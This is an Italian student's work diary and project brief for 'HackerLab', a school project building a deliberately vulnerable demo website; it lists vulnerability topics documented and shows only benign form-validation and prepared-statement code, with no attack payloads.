Mi trovo molto avanti rispetto alla pianifica.

Programma di massima per la prossima giornata di lavoro

-

Diario di lavoro

Luogo	Canobbio
Data	05.11.2019

Lavori svolti

13h15 – 14h45 15h00 – 16h20

Mi sono occupato di procedere con il capitolo dell'implementazione della documentazione.

Ho quindi documentato nella sezione di Sviluppo dell'implementazione:

- Connessione al database
- Invio di posta elettronica

16h20 – 16h30

Stesura diario.

Problemi riscontrati e soluzioni adottate

Nessun problema riscontrato.

Punto della situazione rispetto alla pianificazione

Mi trovo molto avanti rispetto alla pianifica.

Programma di massima per la prossima giornata di lavoro

-

Diario di lavoro

Luogo	Canobbio
Data	07.11.2019

Lavori svolti

13h15 – 14h45 15h00 -16h20

Ho continuato il capitolo dell'implementazione all'interno della documentazione. Ho continuando documentando i seguenti punti:

- Gestione delle sessioni
- Vulnerabilità
 - o Security Misconfiguration
 - o SQL Injection
 - o Failure To Restrict URL Access
 - o Cross Site Scripting

16h20 – 16h30

Stesura diario.

Problemi riscontrati e soluzioni adottate

Nessun problema riscontrato.

Punto della situazione rispetto alla pianificazione

Molto avanti rispetto alla pianifica.

Programma di massima per la prossima giornata di lavoro

Continuare capitolo implementazione per ogni vulnerabilità

Diario di lavoro

Luogo	Canobbio
Data	08.11.2019

Lavori svolti

13h15 – 13h40

Ho avuto un colloquio con il docente Valsangiacomo per quanto riguarda un progetto futuro.

13h40 – 14h45 15h00 -16h20

Ho continuato con il capitolo implementazione della documentazione, ho documentato i seguenti capitoli:

- Broken Authentication
- Insecure Direct Object References

16h20 – 16h30

Stesura diario.

Problemi riscontrati e soluzioni adottate

Nessun problema riscontrato.

Punto della situazione rispetto alla pianificazione

Mi trovo molto avanti rispetto alla pianifica.

Programma di massima per la prossima giornata di lavoro

-

Diario di lavoro

Luogo	Canobbio
Data	12.11.2019

Lavori svolti

13h15 – 16h20

Ho continuato con il capitolo dell'implementazione documentando le seguenti vulnerabilità:

- File Inclusion o Directory Traversal
- Account Takeover

16h20 – 16h30

Stesura diario.

Problemi riscontrati e soluzioni adottate

Nessun problema riscontrato.

Punto della situazione rispetto alla pianificazione

Mi trovo molto avanti rispetto alla pianificia.

Programma di massima per la prossima giornata di lavoro

-

Diario di lavoro

Luogo	Canobbio
Data	14.11.2019

Lavori svolti

13h15 – 13h30

Ho aggiornato il mio formatore sullo stato del progetto

13h30 – 16h20

Ho continuato la documentazione nel capitolo di implementazione. Ho iniziato a documentare le vulnerabilità avanzate

16h20 – 16h30

Stesura diario.

Problemi riscontrati e soluzioni adottate

Non ho riscontrato nessun problema.

Punto della situazione rispetto alla pianificazione

Mi trovo avanti rispetto alla pianificazione.

Programma di massima per la prossima giornata di lavoro

Documentare i vari UML e finire di documentare vulnerabilità avanzate.

Diario di lavoro

Luogo	Canobbio
Data	15.11.2019

Lavori svolti

13h15 – 14h45 15h00 – 16h20

Ho continuato il capitolo dell'implementazione documentando:

- Bruteforce login
- Bruteforce email

Ho inoltre descritto le relazioni tra le classi nella sezione degli UML e aggiornato i seguenti capitoli della documentazione:

- Mancanze/limitazioni conosciuti
- Conclusioni
- Sviluppi futuri
- Considerazioni personali
- Sitografia
- Allegati

16h20 – 16h30

Stesura diario.

Problemi riscontrati e soluzioni adottate

Nessun problema riscontrato.

Punto della situazione rispetto alla pianificazione

Mi trovo molto avanti rispetto alla pianifica.

Programma di massima per la prossima giornata di lavoro

Terminare sitografia ed iniziare a documentare i test.

Diario di lavoro

Luogo	Canobbio
Data	19.11.2019

Lavori svolti

13h15 – 14h45 15h00 – 16h20

Ho revisionato quanto scritto fino ad ora controllando:

- Documentazione
- Guide
- Abstract

Ho inoltre iniziato a riportare i test eseguiti durante lo sviluppo all'interno della documentazione.

16h20 – 16h30

Stesura diario.

Problemi riscontrati e soluzioni adottate

Nessun problema riscontrato.

Punto della situazione rispetto alla pianificazione

Mi trovo molto avanti rispetto alla pianifica.

Programma di massima per la prossima giornata di lavoro

-

Diario di lavoro

Luogo	Canobbio
Data	21.11.2019

Lavori svolti

13h15 – 13h45

Modificato la navigazione tramite pagine all'interno del sito web aggiungendo un controllo per prevenire pagine inesistenti.

13h45 – 14h45 15h00 – 16h20

Ho continuato la documentazione inserendo e completando i seguenti capitoli:

- Protocollo di test
- Risultati test

16h20 – 16h30

Stesura diario.

Problemi riscontrati e soluzioni adottate

Non ho riscontrato nessun problema.

Punto della situazione rispetto alla pianificazione

Mi trovo molto avanti rispetto alla pianifica.

Programma di massima per la prossima giornata di lavoro

Rileggere e controllare la documentazione, iniziare a creare un GANTT consuntivo.

Diario di lavoro

Luogo	Canobbio
Data	22.12.2019

Lavori svolti

13h15 – 14h00

Aggiunto ulteriori controlli negli input lato client sfruttando HTML5.

Nome e cognome:

```
<input type="text" class="form-control" name="full_name" placeholder="Nome e cognome" pattern="^ [a-zA-Z]* \s{0,1} [a-zA-Z]* $" required>
```

Password:

```
<input type="password" class="form-control" name="password" placeholder="Password" minlength="4" required>
```

Ricerca:

```
<input type="text" class="form-control" name="search" placeholder="Ricerca..." required>
```

Titolo:

```
<input type="text" class="form-control" name="title" placeholder="Titolo" maxlength="255" required>
```

Contenuto:

```
<textarea class="form-control" name="content" rows="10" placeholder="Contenuto" maxlength="2000" required></textarea>
```

14h00 - 14h45 15h00 – 16h20

Controllo e revisione documentazione.

16h20 – 16h30

Stesura diario.

Problemi riscontrati e soluzioni adottate

Nessun problema riscontrato.

Punto della situazione rispetto alla pianificazione

Mi trovo molto avanti rispetto alla pianifica iniziale.

Programma di massima per la prossima giornata di lavoro

-

Diario di lavoro

Luogo	Canobbio
Data	26.11.2019

Lavori svolti

13h15 – 14h00

Corretto errori di ortografia presenti nella documentazione

14h00 – 14h20

Corretto formattazione della documentazione mettendo il tutto in tipo di testo giustificato.

14h20 – 14h45

Approfondito la documentazione e i commenti del codice.

15h00 – 16h20

Ho eseguito una pulizia del codice risolvendo piccoli bug documentati nella sezione problemi riscontrati.

Eseguito le seguenti modifiche:

- Rinominato i pulsanti delle pagine
- Pulsante per tornare indietro da un articolo

Il pulsante per tornare alla pagina precedente è stato implementato nel seguente modo:

```
<button type="button" class="btn btn-secondary" onclick="history.go(-1);">Torna  
indietro</button>
```

Quando il pulsante viene premuto l'utente verrà rimandato di una pagina indietro rispetto alla sua cronologia.

16h20 – 16h30

Stesura diario.

Problemi riscontrati e soluzioni adottate

Risolto problema di impaginazione, il numero di pagine massimo era calcolato in modo errato.

Ho risolto utilizzando la funzione **ceil** al posto della funzione **round** per arrotondare il numero della pagina.

In questo modo se per esempio gli articoli sono **10** e il massimo per pagina è **3**:

$10 / 3 = 3.33 \rightarrow 4$

4 sono le pagine

Mentre prima era:

$10 / 3 = 3.33 \rightarrow 3$

3 sono le pagine

Il problema di paginazione era presente anche quando un utente eseguiva la ricerca all'interno del sito, ho risolto implementando una funzione che si occupa di ricavare tutti i risultati della ricerca dell' utente.

```
/**  
 * Metodo che permette di ricavare la pagina massima di una ricerca.  
 *  
 * @param String $search La ricerca.  
 * @return Integer La pagina massima.  
 */
```

```
public static function getSearchMaxPage($search)
{
    $search = '%' . $search . '%';
    $query = Database::get()->prepare("SELECT COUNT(*) FROM articles WHERE title LIKE
:title");
    $query->bindParam(":title", $search, PDO::PARAM_STR);
    $query->execute();
    $maxPage = ceil($query->fetch(PDO::FETCH_NUM)[0] / self::$limit) - 1;
    if ($maxPage < 0) {
        $maxPage = 0;
    }
    return $maxPage;
}
```

Punto della situazione rispetto alla pianificazione

Mi trovo molto avanti rispetto alla pianifica.

Programma di massima per la prossima giornata di lavoro

-

Diario di lavoro

Luogo	Canobbio
Data	28.11.2019

Lavori svolti

13h15 – 16h20

Revisione del codice scritto fino ad ora aggiunto il supporto per la versione di visione tablet.

16h20 – 16h30

Stesura diario.

Problemi riscontrati e soluzioni adottate

Nessun problema riscontrato.

Punto della situazione rispetto alla pianificazione

Mi trovo molto avanti rispetto alla pianifica.

Programma di massima per la prossima giornata di lavoro

-

Diario di lavoro

Luogo	Canobbio
Data	29.11.2019

Lavori svolti

13h15 – 16h20

Ho continuato la revisione della documentazione correggendo alcuni piccoli errori e approfondendo alcuni temi. Inoltre ho eseguito nuovamente il test di tutto il sito web nei vari formati disponibili, quindi Desktop, Tablet e Mobile.

HackerLab di Filippo Finke

Home Registrati Reset database

Ultimi articoli

test
Vai all'articolo →
Pubblicato il 28.11.2019 da [Test](#)

SQL Injection
Vai all'articolo →
Pubblicato il 28.11.2019 da [Administrator](#)

Security Misconfiguration
Vai all'articolo →
Pubblicato il 28.11.2019 da [Administrator](#)

Cerca
Ricerca... Cerca!

Accedi
Indirizzo email Email
Password
Accedi oppure [Registrati](#)
[Password dimenticata?](#)

← Pagina precedente [Prossima pagina →](#)

Figura 1 Versione desktop




Figura 2 Versione tablet




Figura 3 Versione mobile

16h20 – 16h30

Stesura diario.

Problemi riscontrati e soluzioni adottate

Nessun problema riscontrato.

Punto della situazione rispetto alla pianificazione

Mi trovo molto avanti rispetto alla pianifica.

Programma di massima per la prossima giornata di lavoro

-

Diario di lavoro

Luogo	Canobbio
Data	03.12.2019

Lavori svolti

13h15 – 14h45 15h00 - 16h20

Ho riletto tutti i diari e creato una tabella Excel contenente un riassunto delle azioni eseguite in essi in modo tale da poter creare il Gantt consuntivo.

16h20 – 16h30

Stesura diario.

Problemi riscontrati e soluzioni adottate

Nessun problema riscontrato.

Punto della situazione rispetto alla pianificazione

Mi trovo molto avanti rispetto alla pianifica.

Programma di massima per la prossima giornata di lavoro

Creare il GANTT Consuntivo.

Diario di lavoro

Luogo	Canobbio
Data	06.12.2019

Lavori svolti

13h15 – 14h45

Ho completato la creazione del diagramma di Gantt consuntivo il quale è anche stato documentato all'interno della documentazione.

Io e il collega Fadil Smajilbasic abbiamo posto delle domande riguardanti il capitolo dell'implementazione al docente Fabrizio Valsangiacomo il quale ci ha dato dei consigli su cosa documentare e che modo utilizzare. Ho quindi iniziato a documentare anche le interfacce del prodotto al quale sto lavorando. Ho quindi iniziato a documentare il capitolo: Interfacce grafiche.

15h00 – 16h20

Ho continuato la stesura del capitolo Interfacce grafiche aggiungendo tutte le pagine e maschere presenti all'interno di HackerLab. Ho quindi aggiunto e completato i seguenti capitoli nella documentazione:

- Gantt consuntivo
- Interfacce grafiche

16h20 – 16h30

Stesura diario.

Problemi riscontrati e soluzioni adottate

Nessun problema riscontrato.

Punto della situazione rispetto alla pianificazione

Mi trovo molto avanti rispetto alla pianifica.

Programma di massima per la prossima giornata di lavoro

-

Diario di lavoro

Luogo	Canobbio
Data	10.12.2019

Lavori svolti

13h15 – 14h45

Ho iniziato a creare una bozza della presentazione per il progetto stesso.

15h00 – 16h20

Ho approfondito le descrizioni del capitolo Design procedurale.

16h20 – 16h30

Stesura diario.

Problemi riscontrati e soluzioni adottate

Nessun problema riscontrato.

Punto della situazione rispetto alla pianificazione

Mi trovo molto avanti rispetto alla pianifica.

Programma di massima per la prossima giornata di lavoro

-

Diario di lavoro

Luogo	Canobbio
Data	12.12.2019

Lavori svolti

13h15 – 14h45

Ho riletto le documentazioni riguardanti le vulnerabilità dando una revisione finale, una volta riletto tutte le guide ho ricreato i PDF aggiornati delle stesse. Successivamente ho creato un file PDF unico contenente tutte le guide delle vulnerabilità in modo da facilitarne la stampa e la lettura.

Revisionato anche l'abstract che andrà messo in prima pagina della documentazione e anche per esso ho creato il PDF.

15h00 – 16h20

Durante questo periodo di lezione ho stampato i seguenti PDF:

- Abstract
- Guide vulnerabilità
- QDC

I quali sono stati rilegati attraverso l'uso della rilegatrice, ha preso tempo perché ho dovuto ricavare il materiale da utilizzare per rilegare dal custode.

16h20 – 16h30

Stesura diario.

Problemi riscontrati e soluzioni adottate

Nessun problema riscontrato.

Punto della situazione rispetto alla pianificazione

Avanti rispetto alla pianifica.

Programma di massima per la prossima giornata di lavoro

Revisionare documentazione per una possibile stampa.

Diario di lavoro

Luogo	Canobbio
Data	13.12.2019

Lavori svolti

13h15 – 16h20

Durante la giornata di oggi mi sono occupato di revisionare e stampare la documentazione del progetto. Inoltre, assieme a Bryan Beffa, abbiamo posto alcuni quesiti al docente Valsangiacomo riguardanti la documentazione. Ci è stato consigliato di separare tutti gli allegati con dei fogli bianchi, i quali abbiamo stampato per la rilegatura.

16h20 – 16h30

Stesura diario.

Problemi riscontrati e soluzioni adottate

Nessun problema riscontrato.

Punto della situazione rispetto alla pianificazione

Avanti rispetto alla pianifica.

Programma di massima per la prossima giornata di lavoro

-

Diario di lavoro

Luogo	Canobbio
Data	17.12.2019

Lavori svolti

13h15 – 16h20

Durante questa giornata mi sono occupato di rilegare i vari capitoli stampati nei giorni precedenti.

16h20 – 16h30

Stesura diario.

Problemi riscontrati e soluzioni adottate

Nessun problema riscontrato.

Punto della situazione rispetto alla pianificazione

Avanti rispetto alla pianifica.

Programma di massima per la prossima giornata di lavoro

-

Diario di lavoro

Luogo	Canobbio
Data	19.12.2019

Lavori svolti

13h15 – 16h20

Oggi mi sono occupato della masterizzazione su CD del progetto consegnato dal docente Valsangiacomo.

16h20 – 16h30

Stesura diario.

Problemi riscontrati e soluzioni adottate

Nessun problema riscontrato.

Punto della situazione rispetto alla pianificazione

Avanti rispetto alla pianifica.

Programma di massima per la prossima giornata di lavoro

-

Diario di lavoro

Luogo	Canobbio
Data	20.12.2019

Lavori svolti 13h15 – 14h45 Consegna del progetto.

Problemi riscontrati e soluzioni adottate Nessun problema riscontrato.

Punto della situazione rispetto alla pianificazione Conclusione del progetto.
--

Programma di massima per la prossima giornata di lavoro Il progetto è concluso.
--

Quaderno dei compiti

1 INFORMAZIONI GENERALI

Candidato	Nome: xxxxxxxxxxxxxxxxxxxx	Cognome: xxxxxxxxxxxxxxxxxxxx
	xxxx.xxxx@samtrevano.ch	
Luogo di lavoro	Scuola Arti e Mestieri / CPT Trevano-Canobbio	
Orientamento	<input type="checkbox"/> 88601 Sviluppo di applicazioni <input checked="" type="checkbox"/> 88602 Informatica aziendale <input type="checkbox"/> 88603 Tecnica dei sistemi	
Superiore professionale	Nome: Geo geo.petrini@edu.ti.ch	Cognome: Petrini
Perito 1	Nome: 	Cognome:
Perito 2	Nome: 	Cognome:
Periodo	3 settembre 2019 – 20 dicembre 2019 (presentazioni: 7-17 gennaio 2020)	
Orario di lavoro	Secondo orario scolastico 1° semestre	
Numero di ore	174	
Pianificazione (in H o %)	Analisi: 10% Implementazione: 50% Test: 10% Documentazione: 30%	

2 PROCEDURA

- Il candidato realizza il lavoro autonomamente sulla base del quaderno dei compiti ricevuto il 1 ° giorno.
- Il quaderno dei compiti è approvato dai periti. È anche presentato, commentato e discusso con il candidato. Con la sua firma, il candidato accetta il lavoro proposto.
- Il candidato ha conoscenza della scheda di valutazione prima di iniziare il lavoro.
- Il candidato è responsabile dei suoi dati.
- In caso di problemi gravi, il candidato o il superiore professionale avvertono immediatamente il perito.
- Il candidato ha la possibilità di chiedere aiuto, ma deve menzionarlo nella documentazione.
- Alla fine del tempo a disposizione per la realizzazione del LPI, il candidato deve inviare via e-mail il progetto al superiore professionale e al perito 1. In parallelo, una copia cartacea della documentazione dovrà essere fornita in duplice copia (superiore professionale e perito). Quest'ultima deve essere in tutto identica alla versione elettronica.

3 TITOLO

Hacker Lab - Sito web per la dimostrazione di vulnerabilità.

4 HARDWARE E SOFTWARE DISPONIBILE

- 1 PC fornito dalla scuola con i tool necessari per lo svolgimento del progetto (Apache, MySql, php, ecc...).
- 1 Accesso presso l'hosting interno messo a disposizione dalla scuola per caricare il progetto.

5 PREREQUISITI

6 DESCRIZIONE DEL PROGETTO

Creare un sito volutamente non sicuro, che funga da demo di varie vulnerabilità come SQL injection, XSS, bad cookie implementation, fingerprinting, mail spoofing, certificate violation, exploit.

Requisiti:

- Il sito deve mostrare quali sono le worst-practice dello sviluppo web e prevedere varie pagine dove dimostrare quali siano.
- In ogni pagina prevedere una sezione “a scomparsa” con le istruzioni da seguire per eseguire l’exploit previsto per quella demo.
- La natura del sito non è vincolante (web shop, chat, blog, ...) ma non deve essere la riproduzione di un sito esistente (es facebook, pinterest o simile). Si consiglia comunque di prevedere dei login ed eventualmente l’inserimento di dati sensibili come carta di credito (importante, devono essere dati fintizi).
- Inserire dei dati predefiniti (prodotti, commenti, utenti) da violare.
- Inserire degli exploit aggiuntivi, senza istruzioni, per permettere agli hacker di sperimentare e trovare “tesori nascosti” (es: utenze amministrative, grant db, accessi al file system, ...).
- Prevedere un meccanismo di reset del sito con restore alle impostazioni e dati iniziali (es: immagine vm).
- In base al tempo a disposizione, nuovi requisiti possono essere inseriti nel progetto dopo discussione fra formatore e allievo.

7 RISULTATI FINALI

Il candidato è responsabile della consegna al superiore professionale e al perito:

- Una pianificazione iniziale (entro il primo giorno) / progetto di semestre entro la prima settimana.
- Una documentazione del progetto
- Un diario di lavoro
- Implementazione del progetto

8 PUNTI TECNICI SPECIFICI VALUTATI

La griglia di valutazione definisce i criteri generali secondo cui il lavoro del candidato sarà valutato (documentazione, diario, rispetto dei standard, qualità, ...).

Inoltre, il lavoro sarà valutato sui seguenti 7 punti specifici (punti da A14 a A20):

135 – *Documentazione DB, tabelle, ecc...*

237 – *Analisi della sicurezza (Applicazione Web)*

240 – *Sicurezza di base di dati*

148 – *Solidità verifica dei dati, intercettazione degli errori di inserimento*

193 – *Design del GUI*

254 – *Responsive Web Design*

232 – *Programmazione web professionale*

9 FIRMA

Candidato

Canobbio, 03.09.2018

Superiore professionale

Canobbio, 03.09.2018

Perito 1

(luogo e data)

Perito 2

(luogo e data)